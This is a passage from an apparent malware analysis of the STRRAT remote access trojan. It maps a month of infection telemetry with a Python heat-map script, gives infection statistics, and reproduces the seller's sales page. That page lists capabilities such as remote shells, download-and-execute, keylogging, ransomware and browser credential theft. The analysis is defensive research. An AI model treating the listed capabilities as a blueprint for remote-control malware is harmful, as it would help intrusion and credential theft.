
During analysis I was presented with an interesting opportunity to track this malware on a global scale due to the way it functions. In late 2021, over the course of a month, infections of STRRAT around the world were tracked and plotted on a map based on the infected client's IP address and [Maxmind's GeoLite2 Free Database](). This clustered data is shown below.



By overlaying a heat map here we can see that although the numbers aren't massive, the number of locations globally which had seen this malware execute were quite diverse.



Further, each cluser point represents a single IP, and doesn't take into consideration the number of hits from that particular IP. To allow this to be easily navigated I overlayed IP address information along with ASN and count.




The method to turn the gathered data into such a map was to take a carefully crafted spreadsheet containing the data and plot it with Python3, pandas, and folium. The script created is show below (special thanks to [umar-yusuf's blog](#) which helped get me started on this venture).

```
 import pandas as pd

from IPython.display import display
import folium
from folium import plugins
from folium.plugins import HeatMap
import branca.colormap
from collections import defaultdict
import sys
import time

steps=5
colormap = branca.colormap.linear.YlOrRd_09.scale(0, 2).to_step(steps)
gradient_map=defaultdict(dict)

for i in range(steps):
         gradient_map[1/steps*i] = colormap.rgb_hex_str(1/steps*i)

lon, lat = 10.626065, 43.035950

for ii in range(1,33):
```

```
 m = folium.Map([lat, lon],tiles='cartodbdark_matter', zoom_start=2)
 sheet='Day'+str(ii);
 heatmap_df = pd.read_excel(open('MapDataDaily.xls','rb'),sheet_name=sheet)
 count=sheet+" ("+str(len(heatmap_df))+")"
 title_html = '''
                             <h3 align="center" style="font-size:16px"><b>{}</b></h3>
                             '''.format(count)

# heatmap_df.head()

 for i in range(0,len(heatmap_df)):

  folium.CircleMarker(
   location=[heatmap_df.iloc[i]["Latitude"],heatmap_df.iloc[i]["Longitude"]],
   radius=heatmap_df.iloc[i]["Value"]*0.001,
   line_color='#fc0000',fill_color='#fc0000',color='#fc0000').add_to(m)

 m.get_root().html.add_child(folium.Element(title_html))
 m.save(sheet+".html")
```

After running over the data I had an interactive HTML page for each and every day of data collection and quantity of infected, unique IPs on any given day. This was then turned into the below gif. Note: Day 5's data got lost during collection (call it user error).



In addition the most common hour period that hosts were seen to be infected (UTC) was also plotted over time.

Statistics

From the data gathered during this one month period, the following became apparent:

- Approximately 5726 Unique IP addresses were seen to have been infected during this time.
- 6 out of 7 continents had seen to have been infected during this time (Antarctica was the odd one out).
    - Africa: 589 IPs
    - Asia: 2446 IPs
    - Europe: 1454 IPs
    - North America: 892 IPs
    - Oceania: 125 IPs
    - South America: 220 IPs
- Systems in approximately 101 countries had seen to have been infected during this time.
- Systems in approximately 1005 cities had seen to have been infected during this time.
- Approximately 100 different license keys appeared to be in use by STRRAT globally during this time.

Limitations and acknowledgements:

- Given telemetry was captured from a network level, there could have been multiple systems resolving to the same IP due to NAT which remains an unknown in the above figures.

- Some of the above figures were likely sandboxes or testing devices and didn't indicate a compromised organisation, a large subset was still found to have frequent enough telemetry and during likely business hours to assume a compromised system.
- Where a system was likely to be infected as identified above, this was mostly attempted to be reported to the relevant country Cyber Security / CERT Authority. Only a number of those contacted replied, and of these fewer confirmed an investigation of a machine occurring (some is better than none right?).


OSINT

By leveraging information known about this malware and the assumption it is likely being sold online or shared amongst groups, I was able to use OSINT to find the website being used to sell this piece of malware. From this we have a redacted screenshot which has the seller trying to give off the impression that this is "legitimate software" which you need to pay for on a monthly or 3 monthly basis. Despite this it says it is for "educational use only" which is a common theme amongst those developing tools they almost certainly know will be used for malicious purposes, it has fake location information, and it's marketed with skulls and the grim reaper, and it accepts payments in only Perfect Money or Bitcoin.

HOME OVERVIEW FEATURES PORTFOLIO ORDER NOW CONTACT

FEATURES

Check out the amaizing features of this software



ALL FEATURES

See below for the list of great features we have in stock for you.

- Reboot PC
- Shutdown PC
- Request Process Elevation
- Update Process
- Disconnect process
- Uninstall process
- File Manager
- Process Explorer
- Startup Items Manager
- Remote CMD Prompt
- Remote Powershell
- Download and Execute
- Reverse Proxy
- Hidden RDP
- Hidden Browser
- Remote VNC
- Live/Offline Keylogger
- Ransome Ware
- Firefox Recovery
- Chrome Recovery
- IE/Edge Recovery
- Outlook Recovery
- Thunderbird Recovery
- Foxmail Recovery

1 Month ($80) | Perfect Money

Your Email

Order Now

Orders placed on this website are processed automatically. If you order with bitcoin, you have to wait for at least 1 confirmation from the bitcoin network before your order can be processed.


Also note that, you can not use single email address for multiple licenses. You need 1 email for 1 license obtained. If you wish to renew an existing license, just place order with the email address attached to that particular license key, and it will be renewed/extended automatically

CONTACT

You can contact us via Skype for immediate support.

Location: [redacted]

Email: [redacted]



An interesting component of the above is that the author is selling this capability on a monthly ($80) or 3 monthly ($200) basis, in addition it is touting the exact features of the malware which we've uncovered above and shown exactly how they work.

Part 5: Miscellaneous Trivia

Striogoi References

Throughout this analysis we see numerous references to 'Strigoi'. From a search of Wikipedia and Strigoi fandom wiki pages, it was found that 'Strigoi' is a term from Romanian mythology which is used to refer to an evil, or troubled spirit, which can possess (or transform) into an animal. This has become synonymous with vampirism where a bat is said to have been posessed by a Strigoi, or are instead a Strigoi taking the form of a bat.

Concept art for this creature which I find appropriate is below, created by DavyWagnarok.

Strigoi artwork by DavyWagnarok:

Based on this we may infer that the creators are of Romanian descent or are targeting Romanian customers/users; however, this would be too easy and it could very much be that this is used as a method of misdirection. Nonetheless it does lead us to believe that the malware author felt ‘Strigoi’ to be a ‘cool’ enough term to be used

for the name of this malware, whether or not they're happy with a shortened 'STRRAT' being used globally based on the strings found in this malware is unknown.
